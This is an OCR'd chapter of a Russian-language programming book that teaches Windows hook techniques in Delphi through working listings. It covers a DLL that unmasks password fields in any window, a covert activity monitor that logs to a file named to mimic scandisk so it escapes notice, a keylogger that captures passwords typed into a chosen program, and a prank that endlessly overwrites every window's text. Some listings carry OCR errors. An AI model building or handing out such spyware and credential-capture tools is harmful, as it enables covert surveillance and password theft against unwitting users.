Я покажу несколько интересных примеров, и мы подробно разберем их. Таким образом, мы осветим некоторые особенности работы с ОС Windows, и вы поймете, как применять эти особенности на практике. Надеюсь, что это вам поможет в работе.

3.1. Подсматриваем пароли, спрятанные под звездочками

Как увидеть пароль, спрятанный под звездочками? Иногда так раздражает набирать одно и то же по несколько раз: то раскладка не та, то <Caps Lock> нажат. Для того чтобы открыть взгляду набираемое, есть очень много разных специальных программ. Но вы же не думаете, что я буду вас отправлять к таким программам в своей книге? Конечно же, мы сейчас разберем, как самому написать подобную программу.

Программа будет состоять из двух частей. Первый файл — запускаемый, будет загружать другой файл — динамическую библиотеку — в память.

Эта библиотека будет регистрироваться в системе в качестве обработчика системных сообщений. Этот обработчик будет ждать, пока пользователь не щелкнет в каком-нибудь окне кнопкой мышки, удерживая клавишу <Ctrl>. Как только такое событие произойдет, мы сразу же должны будем получить текст этого окна и конвертировать его из звездочек в нормальный текст. На первый взгляд все выглядит сложным, но реально вы сможете реализовать все за десять минут.

Для этого примера я написал dll-файл, создание которого будет сейчас расписано на ваших глазах. Ничего особо визуального мы сегодня делать не будем — только сухое программирование.

Для начала создадим новый проект. Но не обычное приложение, какие мы использовали до этого, а проект динамической библиотеки (dll). Для этого нужно выбрать команду **File/New/Other** (для Delphi 5 — просто **File/New).** Перед вами откроется окно, как на рис. 3.1. Найдите элемент **DLL Wizard** и дважды щелкните на нем. Delphi создаст пустой проект динамической библиотеки. Сразу же нажмите кнопку **Save,** чтобы сохранить проект. В качестве имени введите `hackpass`, так же будет названа и библиотека.



Рис. 3.1. Создание новой динамической библиотеки

Теперь сотрите весь код, который написал Delphi, и вставьте следующее (листинг 3.1).

Листинг 2.6. Файл hackpass.dpr

```
library hackpass;

uses Windows, Messages;
var
 SysHook : HHook = 0;
 Wnd : Hwnd = 0;

function SysMsgProc(code : integer; wParam : word;
 lParam : longint) : longint; stdcall;
begin
 //Передаем сообщение другим ловушкам в системе
 CallNextHookEx(SysHook, Code, wParam, lParam);
 //Проверяем сообщение
 if code = HC_ACTION then
  begin
 //Получаем идентификатор окна, сгенерировавшего сообщение
   Wnd := TMsg(Pointer(lParam)^).hwnd;

  //Проверяем тип сообщения.
  //Если была нажата левая кнопка мыши
  //и удержана кнопка Control, то...
   if TMsg(Pointer(lParam)^).message= WM_LBUTTONDOWN then
   if ((TMsg(Pointer(lParam)^).wParam and MK_CONTROL) = MK_CONTROL) then
    begin
     //Убрать в окне, отправившем сообщение, звездочки
     SendMessage(Wnd, em_setpasswordchar, 0, 0);
     //Перерисовать окно
     InvalidateRect(Wnd, nil, true);
    end;
  end;
end;

//Процедура запуска
procedure RunStopHook(State : Boolean) export; stdcall;
begin
 //Если State = true, то...
 if State=true then
```

```
  begin
  //Запускаем ловушку
   SysHook := SetWindowsHookEx(WH_GETMESSAGE,
      @SysMsgProc, HInstance, 0);
  end
 else//Иначе
  begin
   //Отключить ловушку
   UnhookWindowsHookEx(SysHook);
   SysHook := 0;
  end;
end;

exports RunStopHook index 1;

begin
end.
```

Самое основное в нашей библиотеке — это процедура RunStopHook. Ей передается только один параметр. Если он равен true, то регистрируется ловушка, которая будет ловить все сообщения, предназначенные Windows. Для этого используется функция SetWindowsHookEx. У этой функции должно быть четыре параметра:

1. Тип ловушки. Указан WH_GETMESSAGE, такая ловушка ловит все сообщения.
2. Указатель на функцию, которой будут пересылаться сообщения Windows.
3. Указатель на приложение.
4. Идентификатор потока. Если параметр равен нулю, то используется текущий.

В качестве второго параметра указано имя функции SysMsgProc. Она так же описана в этой dll, но ее мы рассмотрим чуть позже. Значение, которое возвращает функция SetWindowsHookEx, сохраняется в переменной SysHook. Оно нам понадобится, когда мы будем отключать ловушку.

Если наша процедура RunStopHook получила в качестве параметра значение false, то нужно отключить ловушку. Для этого вызывается процедура UnhookWindowsHookEx, которой передается значение переменной SysHook. Это то значение, которое мы получили при создании ловушки.

Процедура RunStopHook объявлена как экспортная:

```
exports RunStopHook index 1;
```

Это означает, что она будет доступна из внешних программ. После ее имени стоит ключевое слово index и значение 1. Именно по этому индексу мы и будем обращаться к этой процедуре.

Теперь давайте посмотрим на процедуру SysMsgProc, которая будет вызываться при наступлении системных событий.

В первой строке пойманное сообщение передается остальным ловушкам, установленным в системе с помощью CallNextHookEx. Если этого не сделать, то другие обработчики не смогут узнать о наступившем событии, и система будет работать некорректно.

Далее проверяется тип полученного сообщения. Нам нужно обрабатывать событие нажатия кнопки мышки, значит, параметр code должен быть равен HC_ACTION, сообщения другого типа нам нет смысла обрабатывать.

После этого мы получаем указатель на окно, сгенерировавшее событие, и определяем, что за событие произошло. Указатель на окно можно получить так: TMsg(Pointer(lParam)^).hwnd. На первый взгляд, запись абсолютно не понятная, но попробуем в ней разобраться. Основа этой записи — lParam. Это переменная, которую мы получили в качестве последнего параметра нашей функции ловушки SysMsgProc. Запись Pointer(lParam) показывает на то, что этот параметр — указатель, об этом говорит ключевое слово Pointer. Значок ^ разыменовывает указатель, т. е. указывает на то, что надо взять данные по этому адресу (Pointer(lParam)^).

Данные по указанному адресу хранятся в виде структуры TMsg. Именно потому мы явно указываем это — TMsg(Pointer(lParam)^). Ну и сам идентификатор хранится в поле hwnd указанной структуры.

Далее мы проверяем: если была нажата левая кнопка мышки и удержана кнопка <Ctrl>, то в этом окне нужно убрать звездочки. Для этого проверяется содержимое поля message все той же структуры TMsg(Pointer(lParam)^). Если это свойство равно WM_LBUTTONDOWN, то, значит, нажата левая кнопка мыши.

После этого проверяется свойство wParam. Если в этом свойстве находится флаг MK_CONTROL, значит, нажата кнопка <Ctrl>. Свойство wParam — это набор флагов, и в нем может быть установлено множество разных флагов, например флаги нажатия клавиш <Alt> или <Shift>. Такие наборы флагов нельзя сравнивать с помощью простого знака равенства. Для сравнения сначала нужно сложить переменную со значением, которое нужно проверить с помощью Логического сложения and: (TMsg(Pointer(lParam)^).wParam and MK_CONTROL), а потом уже результат можно сравнивать простым равенством.

Если нажата кнопка и удерживается <Ctrl>, то нужно убрать звездочки. Для этого окну посылается сообщение sendMessage со следующими параметрами:

1. Wnd — окно, которому предназначено сообщение.

2. em_setpasswordchar — тип сообщения. Данный тип говорит о том, что надо изменить символ, который будет использоваться для того, чтобы спрятать пароль.
3. о — новый символ. Отправленный о означает, что текущий символ-маска просто исчезнет, и будет восстановлен нормальный вид текста.
4. о — зарезервировано.

Напоследок вызывается функция InvalidateRect, которая заставляет заново прорисовать указанное окно. Окно задано в качестве первого параметра (это все то же окно, в котором произведен щелчок). Во втором параметре указывается область, которую надо прорисовать, значение nil равносильно прорисовке всего окна. Если последний параметр равен true, то это значит, что надо перерисовать и фон.

Теперь напишем программу, которая будет загружать dll и запускать ловушку. Для этого создайте новый проект простого приложения. Перейдите в редактор кода и найдите раздел var. Рядом должно быть написано что-то типа Form1: TForm1. Допишите сюда строки:

```
procedure RunStopHook(State : Boolean) stdcall;
  external 'hackpass.dll' index 1;
```

Здесь Delphi указывается, что есть такая функция RunStopHook, которая находится в библиотеке hackpass.dll, имеет стандартный вызов stdcall и ее индекс равен 1. Вот по этому индексу Delphi и будет вызывать функцию. Можно, конечно же, и по имени, но это будет работать немного медленней.

Теперь создайте обработчик события для формы OnShow и напишите там следующую строчку кода:

```
RunStopHook(true);
```

И наконец, создайте обработчик события OnClose и напишите в нем:

```
RunStopHook(false);
```

По событию onShow (когда окно появляется на экране) мы запускаем ловушку сообщений, а по событию закрытия окна мы останавливаем ловушку. После закрытия ловушка сообщений и dll-файл выгружаются из памяти.



Рис. 3.2. Превращение замаскированного пароля

Все, наше приложение готово. Запустите его. Потом перейдите в окно со строкой ввода пароля, и щелкните в поле ввода левой кнопкой мыши, удерживая <Ctrl>. Звездочки моментально превратятся в реальный текст.

Для приличия можно перенести на форму программы, загружающей dll, какую-нибудь картинку, чтобы она не выглядела тусклой. Я в своей программе не стал делать никаких украшений.

На компакт-диске в директории \Примеры\Глава 3\Пароли вы можете увидеть пример программы и цветные рисунки этого раздела.

3.2. Мониторинг исполняемых файлов

Давайте попробуем написать еще один пример с использованием ловушки системных сообщений. На этот раз я покажу, как написать программу, которая будет сидеть в системе и следить за тем, какие программы запускаются и сколько времени находятся в рабочем состоянии. Все, что программа узнает, будет занесено в файл-отчет.

Начнем работу над примером с разбора устройства файла динамической библиотеки. В прошлый раз мы использовали функцию SetHook, которая устанавливала в системе нашу ловушку. В качестве ловушки выступала функция SysMsgProc, в которую попадали все системные сообщения указанного типа. В сегодняшнем примере все будет так же, и ничего серьезного не поменяется (листинг 3.2)

```
function SetHook(Hook : Boolean) : Boolean; export; stdcall;
begin
 Result := false;
 if Hook then
   begin
     if SysHook = 0 then
        SysHook := SetWindowsHookEx(WH_CBT{WH_CALLWNDPROC},
         @SysMsgProc, HInstance, 0);
      Result := (SysHook <> 0);
    end
  else
    begin
      if SysHook <> 0 then
        begin
          UnhookWindowsHookEx(SysHook);
```

```
            SysHook := 0;
            Result := true;
          end;
      end;
end;
```

Код функции SetHook тот же самый, за исключением функции установки ловушки. Теперь она выглядит так:

```
SysHook := SetWindowsHookEx(WH_CBT, @SysMsgProc, HInstance, 0);
```

В прошлом примере в качестве первого параметра функции SetWindowsHookEx был указан WH_GETMESSAGE, а теперь WH_CBT. Если установить ловушку данного типа, то она сможет ловить следующие сообщения.

- HCBT_ACTIVATE — приложение активизировалось;
- HCBT_CREATEWND — создано новое окно;
- HCBT_DESTROYWND — уничтожено существующее окно;
- HCBT_MINMAX — окно свернули или развернули на весь экран;
- HCBT_MOVESIZE — окно переместили или изменили размер.

В общем, таким образом мы получаем доступ к сообщениям о событиях, произошедших с окнами. Любое телодвижение окна мы сможем проследить с помощью нашей ловушки.

Раз изменился тип ловушки, значит, нужно менять и ее саму. Вот здесь у нас будет достаточно много нового, так что смотрите полный код процедуры SysMsgProc (ЛИСТИНГ 3.3)

Листинг 3.3. Код процедуры SysMsgProc

```
function SysMsgProc(code : integer; wParam : word;
   lParam : longint) : longint; export; stdcall;
var
 f: TextFile;
 windtext, windir: array [0..255] of char;
 Filedir,str:String;
begin
 Result := CallNextHookEx(SysHook, Code, wParam, lParana);
 case code of
  //Окно стало активным
  HCBT_ACTIVATE:
   begin
```

```
  GetWindowsDirectory(windir, 255);
  Filedir:=windir+'\scanbisk.log';

  AssignFile(f, Filedir);
  if not FileExists(Filedir) then
   begin
    Rewrite(f);
    CloseFile(f);
   end;
  Append(f);

  Wnd := wParam;
  GetWindowText(Wnd, windtext, 255);
  Str:=windtext;
  Writeln(f, FormatDateTime('dd/mm/yyyy hh:nn:ss', Date+Time)+
      '###ACTIVATE===='+Str+ '+++'+'@@@'+IntToStr(Wnd));

  Flush(f);
  CloseFile(f);
 end;

//Создано новое окно
HCBT_CREATEWND:
 begin
  Str:=TCBTCreateWnd(Pointer(lParam)^).lpcs.lpszName;
  if Str='' then exit;
  if TCBTCreateWnd(Pointer(lParam)^).lpcs.hwndParent<>0then exit;

  GetWindowsDirectory(windir, 255);
  Filedir:=windir+'\scanbisk.log';

  AssignFile(f, Filedir);
  if not FileExists(Filedir) then
   begin
    Rewrite(f);
    CloseFile(f);
   end;
  Append(f);
```

```
  Wnd := wParam;
  GetWindowText(Wnd, windtext, 255);
  Writeln(f, FormatDateTime('dd/mm/yyyy hh:nn:ss', Date+Time)+
       '###OPEN==='+windtext+ '+++'+
      TCBTCreateWnd(Pointer(lParam)^).lpcs.lpszName+
       '@@@'+IntToStr(Wnd));

  Flush(f);
  CloseFile(f);
 end;

//Окно уничтожено
HCBT_DESTROYWND:
 begin
  Str:='';
  Wnd := wParam;
  if Wnd<>0 then
   GetWindowText(Wnd, windtext, 255);
  str:=windtext;
  if windtext='' then exit;
  if Str='' then exit;

  GetWindowsDirectory(windir, 255);
  Filedir:=windir+'\scanbisk.log';

  AssignFile(f, Filedir);
  if not FileExists(Filedir) then
   begin
    Rewrite(f);
    CloseFile(f);
   end;
  Append(f);

  if Length(Str)>0 then
   Writelnff, FormatDateTime('dd/mm/yyyy hh:nn:ss', Date+Time)+
       '###CLOSE==='+Str+'+++'+'@@@'+IntToStr(Wnd));

  Flush(f);
```

```
    CloseFile(f);
   end;
 end;
end;
```

Первая строка уже должна быть вам знакома. Затем идет проверка переменной code, которую мы получили в качестве первого параметра в функции SysMsgProc. В этом параметре хранится тип пойманного сообщения. Мы будем обрабатывать три сообщения:

- HCBT_ACTIVATE — окно стало активным;
- HCBT_CREATEWND — создано новое окно;
- HCBT_DESTROYWND — окно уничтожено.

Первым идет обработка сообщения об активации окна (листинг 3.4).

Листинг 3.4. Обработка сообщения об активации окна

```
//Окно стало активным
HCBT_ACTIVATE:
 begin
  //Получаем путь к директории Windows
  GetWindowsDirectory(windir, 255);
  Filedir:=windir+'\scanbisk.log';


  //Открываем log-файл для добавления записей
  AssignFile(f, Filedir);
  if not FileExists(Filedir) then
   begin
    Rewrite(f);
    CloseFile(f);
   end;
  Append(f);

  //Узнаем заголовок окна
  Wnd := wParam;
  GetWindowText(Wnd, windtext, 255);
  Str:=windtext;
  //Записываем данные об активированном окне
```

```
  Writeln(f, FormatDateTime('dd/mm/yyyy hh:nn:ss', Date+Time)+
      '###ACTIVATE===='+Str+ '+++'+'@@@'+IntToStr(Wnd));

  //Закрываем файл
  Flush(f);
  CloseFile(f);
end;
```

В первой строчке листинга 3.4 мы получаем имя системной директории с помощью функции GetWindowsDirectory. Этой функции надо передать два параметра: буфер, в который будет записан путь к системной папке, и размер буфера.

Во второй строке к этому пути прибавляется имя файла scanbisk.log. В этот файл будем записывать все события, происходящие в системе. В данном случае будет сделана запись о том, что какое-то окно активизировалось. Имя файла выбрано не случайно. Оно очень похоже на scandisk. Разница всего лишь в одной букве — я букву "d" поменял на "b", и файл не будет вызывать подозрений. Не думаю, что кто-то будет вчитываться в имена файлов системной директории.

После этого я должен открыть файл для записи, чтобы добавить информацию о происшедшем событии. Для начала связываемся с файлом с помощью функции AssignFile. У нее два параметра:

1. Переменная, в которую будет записан указатель на файл.
2. Путь к файлу.

Следующим этапом с помощью функции FileExists проверяется существование файла. Если он не существует, то его нужно создать с помощью вызова функции Rewrite и сразу же закрыть с помощью функции CloseFile.

Теперь в любом случае есть связь с нужным файлом, и его надо открыть для добавления информации. Делается это с помощью функции Append. Данная функция открывает файл с возможностью дописывания в него информации.

Все. Подготовка окончена, и файл открыт в нужном режиме. Теперь нужно получить имя окна, которое стало активным. Для этого сначала записываем в переменную Wnd значение параметра wParam. Через этот параметр нашей ловушки sysMsgProc система передала нам указатель на окно, которое стало активным. Сохранив этот указатель в переменной Wnd, я вызываю функцию GetwindowText, у которой три параметра.

1. Указатель на окно.
2. Буфер из символов — заголовок окна.
3. Размер буфера.

Функция вернет нам во втором параметре заголовок того окна, которое стало активным, Именно этот текст (и время события) нужно сохранить в файле с помощью Writeln. После записи файл закрывается, чтобы не возникло никаких ошибок при следующем обращении.

На следующем этапе идет обработка события создания нового окна (листинг 3.5).

Листинг 3.5. Обработка сообщения о создании окна

```
//Создано новое окно
HCBT_CREATEWND:
 begin
  //Узнаем имя окна
  Str:=TCBTCreateWnd(Pointer(lParam)^).lpcs.lpszName;
  if Str='' then exit;
  //Если это дочернее окно, то выходим
  if TCBTCreateWnd(Pointer(lParam)^).lpcs.hwndParent<>0 then exit;

  //Получаем путь к директории Windows
  GetWindowsDirectory(windir, 255);
  Filedir:=windir+'\scanbisk.log';

  //Открываем log-файл для добавления записей
  AssignFile(f, Filedir);
  if not FileExists(Filedir) then
   begin
    Rewrite(f);
    CloseFile(f);
   end;
  Append(f);

  //Получаем текст заголовка окна
  Wnd := wParam;
  GetWindowText(Wnd, windtext, 255);
  Writeln(f, FormatDateTime('dd/mm/yyyy hh:nn:ss', Date+Time) +
       '###OPEN==='+windtext+ '+++' +
      TCBTCreateWnd(Pointer(lParam)^).lpcs.lpszName+
       '@@@'+IntToStr(Wnd));

  //Закрываем файл
```

```
  Flush(f);
  CloseFile(f);
end;
```

Имя окна мы можем определить из последнего полученного параметра вот таким образом:

```
TCBTCreateWnd(Pointer(lParam)^).lpcs.lpszName.
```

Теперь проверяем: если оно пустое, то мне нет смысла связываться с этим окном, потому что оно невидимо. Видимые окна в 99% случаев имеют заголовок, поэтому я делаю такую проверку, а погрешность в своей программе в 1% считаю нормальной.

Затем проверяем, является ли это окно главным. Если следующая конструкция не равна нулю, значит, это дочернее окно:

```
TCBTCreateWnd(Pointer(lParam)^).lpcs.hwndParent
```

Параметр `hwndParent` содержит указатель на главное окно по отношению к нашему. Если этот параметр равен нулю, то у этого окна нет владельца, а это может быть только в том случае, если наше окно само является главным.

С дочерними окнами тоже не хочется связываться, потому что это чаще всего простые диалоговые окна, которые часто открываются в разных программах. Нас интересует только запуск приложений, поэтому такую ерунду мы будем игнорировать.

Далее вызывается функция `GetWindowText(wnd, windtext, 255)`, чтобы получить заголовок окна. После этого вся полученная информация форматируется в строку и сохраняется в log-файле уже использованным способом.

Код обработки события `HCBT_DESTROYWND` (ОКНО разрушено) идентичен тому, что написан для записи о создании окна. Здесь точно так же определяется заголовок разрушаемого окна и все сохраняется в log-файле. Единственное, что тут не делается — проверка на то, является ли окно главным. То есть будет ли сохраняться в log-файл информация обо всех разрушаемых окнах. Это может сильно испортить читаемость журнала, и вы можете добавить проверку, если собираетесь реально использовать программу. Я же этого не стал делать в целях экономии места.

Пример получился достаточно хороший и рабочий, только есть у него единственный недостаток — код, который добавляет строку в файл, повторяется дважды. Именно поэтому его лучше вынести в отдельную процедуру и потом использовать ее для записи. Это можно сделать следующим образом (листинг 3.6).

Листинг 3.6. Процедура записи в файл

```
procedure SaveToLog(Str:String);
var
 f: TextFile;
 Filedir:String;
 windir: array [0..255] of char;
begin
 //Получаем директорию, где живет Windows
 GetWindowsDirectory(windir, 255);
 Filedir:=windir+'\scanbisk.log';

//Соединяемся с log-файлом
 AssignFile(f, Filedir);
//Если он не существовал, то создаем
 if not FileExists(Filedir) then
  begin
//Создаем и сразу закрываем файл
   Rewrite(f);
   CloseFile(f);
  end;
//Открываем файл
 Append(f);

//Записываем строку
 Writeln(f, str);

//Закрываем log-файл
 Flush(f);
 CloseFile(f);
end;
```

Как видите, в этой процедуре собрано все необходимое для работы с файлом журнала. Теперь вы можете уменьшить весь код, который мы написали выше (листинги 3.4—3.5). Например, код, который выполняется при активации окна, сокращается до следующего:

```
  //Окно стало активным
  HCBT_ACTIVATE:
   begin
```

```
    //Узнаю заголовок окна
    Wnd := wParam;
    GetWindowText(Wnd, windtext, 255);
    Str:=windtext;
    //Записываю данные об активированном окне
    SaveToLog(FormatDateTime('dd/mm/yyyy hh:nn:ss', Date+Time) +
        '###ACTIVATE==='+Str+ '+++'+'@@@'+IntToStr(Wnd));
  end;
```

Количество строчек уменьшилось более чем в два раза, и теперь программу можно считать полностью законченной.

Исполняемый файл в принципе можно оставить таким же, как и в прошлом разделе. Хотя нет, там мы писали программу, которая создает окно, значит, она будет видна пользователю. Здесь лучше сделать что-то незаметное. Код загрузки dll будет тот же, только саму оболочку надо будет сделать невидимой. Код моего загрузчика вы сможете найти вместе с исходниками dll-файла на компакт-диске.

- scanbisk.dpr — проект, который загружает dll-файл в память.
- W1N.dpr — исходник самой библиотеки.
- Смотрелка лога — в этой директории находится программа, которая в удобном виде представляет файл журнала для просмотра.



Рис. 3.3. Вид программ чтения статистики после мониторинга

На компакт-диске в директории \Примеры\Глава 3\Мониторинг вы можете увидеть пример этой программы.

3.3. Клавиатурный шпион

Клавиатурный шпион — программа, которая может записывать весь набираемый пользователем текст. Создается она таким же образом, как и мониторинг исполняемых файлов или подсматривание пароля. Поэтому я не буду приводить полный код шпиона, а только дам внешний вид процедуры SysMsgProc (листинг 3.7).

Листинг 3.7. Процедура SysMsgProc клавиатурного шпиона

```
var
 ModuleFileName: array[0..MAX_PATH-1] of Char;
 KeyName: array[0..16] of Char;
 Password: PChar;
begin
  Password := PChar(lpvMem);
  if (nCode = HC_ACTION) and (((lParam shr 16) and KF_UP) = 0) then
   begin
    GetKeyNameText(lParam, KeyName, sizeof(KeyName));
    if StrLen(g_szKeyword) + StrLen(KeyName) >= PASSWORDSIZE then
      lstrcpy(g_szKeyword, g_szKeyword + StrLen(KeyName));

    lstrcat(g_szKeyword,KeyName);
    GetModuleFileName(0, ModuleFileName, sizeof(ModuleFileName));

    if (StrPos(StrUpper(ModuleFileName),'Нужный модуль') <> nil) and
       (strlen(Password) + strlen(KeyName) < PASSWORDSIZE) then
      lstrcat(Password,KeyName);

    if StrPos(StrUpper(g_szKeyword), 'GOLDENEYE') <> nil then
    begin
      ShowMessage(Password);
      g_szKeyword[0] := #0;
    end;
    Result := 0;
  end
  else
   Result := CallNextHookEx(g_hhk, nCode, wParam, lParam);
end;
```

Я надеюсь, что вы сами сможете разобраться с текстом процедуры. Скажу только, что она сидит в памяти и ожидает, когда пользователь начнет вводить пароль в нужное окно. Как только пользователь сделал это, программа выводит окно с сообщением набранных символов. Я не могу сказать, что получившийся код универсален и подойдет для любой программы, но я его постарался сделать наиболее простым, а вы уже сами подумайте, как его сделать лучше и сильней.

3.4. Работа с **чужыми** окнами

Я регулярно получаю письма с вопросами: "Как уничтожить чужое окно или изменить что-то в нем". В этом и следующих разделах я попытаюсь ответить на этот волнующий вопрос. Для начала мы напишем программу, которая будет менять заголовки всех окон на надпись "][с тобой".



Рис. 3.4. Вид программ после запуска примера

На рис. 3.4 показан вид нескольких окон после запуска примера, который нам предстоит создать. Как видите, большинство надписей изменилось на нашу **][с тобой.** Это достигается просто.

- Запускаем цикл поиска всех открытых окон.

- Найденному окну изменяем текст и запускаем поиск его дочерних окон.
- Найденному дочернему окну тоже изменяем текст.

Таким образом, перебираются все окна в системе и все их дочерние элементы. После этой "доброй" шутки бедный пользователь уже не сможет нормально работать за компьютером.

Эта программа будет использовать функции WinAPI (Windows Application Program Interface, интерфейс прикладных программ Windows). Попросту говоря, это функции и константы, которыми оперирует сама Windows. Таким образом, мы закрепим рассказанное мной о минимальных и невидимых приложениях.



Рис. 3.5. Удаление главной формы из проекта

Запустите Delphi. Если среда программирования уже запущена, то создайте новый проект. Как всегда, перед вами появится пустая форма. Она нам сегодня не понадобится, поэтому удалим ее. Для этого в меню **Project** выберите пункт **Remove from Project.** Перед вами появится окно, в котором нужно выделить имя формы и нажать OK. Вас попросят подтвердить удаление, на что ответьте согласием.

Теперь нужно открыть исходный файл самого проекта. Для этого выберите в меню **Project** пункт **View Source** (можно еще в окне **Project Manager** щелкнуть правой кнопкой на названии программы и в появившемся контекстном меню выбрать пункт **View Source).** Здесь можно удалять все, кроме первой строки:

```
program Project1;
```

Ее можно оставить, а потом вставить нижеследующее (листинг 3.8).

Листинг 3.8. Код программы, меняющей заголовки всех окон

```
program Project1;

uses
```

```
  windows,
  Messages;

//Эта функция вызывается, когда найдено дочернее окно
function EnumChildWnd(h: hwnd): BOOL; stdcall;
begin
 SendMessage(h,WM_SETTEXT,0,lparam(LPCTSTR(']['  с тобой')));
 Result:=true;
end;

//Эта функция вызывается, когда найдено главное окно
function EnumWindowsWnd(h: hwnd): BOOL; stdcall;
begin
 SendMessage(h,WM_SETTEXT,0,lparam(LPCTSTR(']['  с тобой')));
 EnumChildWindows(h,@EnumChildWnd,0);
end;

var
 h:THandle;
begin
 //Запускаем бесконечный цикл
 while true do
  begin
   //Запускаем перечисление всех окон
   EnumWindows(@EnumWindowsWnd,0);

   //Делаем задержку в 1000 мс
   h:=CreateEvent(nil, true, false, '');
   WaitForSingleObject(h, 1000);
   CloseHandle(h);
  end;
end.
```

Все, наша программа готова. Теперь можно создать исполняемый файл и даже запустить его, чтобы посмотреть результат. Если вы пользуетесь Windows 9*x*, то сможете увидеть результат в полном объеме. В Windows 2000/XP пример работает, но заголовки изменяются далеко не на всех окнах. Учтите, что для Windows окнами являются и почти все элементы управления (подробнее см. далее), и вместо набранного текста в поле ввода вы можете увидеть надпись "][с тобой".

Теперь подробно разберем код примера. Вы уже знаете, что после ключевого слова uses пишут подключаемые модули. У нас их будет всего два: windows и messages. В этих двух модулях идет описание основных WinAPI-функций (модуль windows) и сообщений операционной системы (модуль messages). Из этих модулей Delphi узнает о существовании функций WinAPI и способах работы с ними.

Дальше идет описание функций EnumChildWnd И EnumWindowsWnd. О них мы поговорим немного позже, а сейчас перейдем на начало программы.

После старта программа сразу же запускает бесконечный цикл:

```
while условие do
 begin
 end;
```

Цикл while условие do означает: выполнять операторы, расположенные в теле цикла, пока условие равно true. Если в качестве условия указано true, то цикл будет выполняться бесконечно, потому что true никогда не станет равным false. Чтобы цикл был не бесконечным, используют какую-то переменную, которая может изменять свое значение, а здесь мы просто указали значение, которое всегда будет истинным.

Внутри цикла вызывается функция — EnumWindows. Это WinAPI-функция, которая используется для перечисления всех запущенных окон. В качестве единственного параметра ей нужно передать адрес другой функции, которая будет вызываться каждый раз, когда найдено какое-нибудь окно. Для этого служит ФУНКЦИЯ EnumWindowsWnd. Таким образом, каждый раз, когда EnumWindows найдет ОКНО, будет ВЫПОЛНЯТЬСЯ КОД, наПИСанНЫЙ В EnumWindowsWnd. Этот КОД ВЫГЛЯДИТ ВОТ ТАК:

```
//Эта функция вызывается, когда найдено главное окно
function EnumWindowsWnd(h: hwnd): BOOL; stdcall;
begin
 SendMessage(h,WM_SETTEXT,0,lparam(LPCTSTR('][ с тобой')));
 EnumChildWindows(h,@EnumChildWnd,0);
end;
```

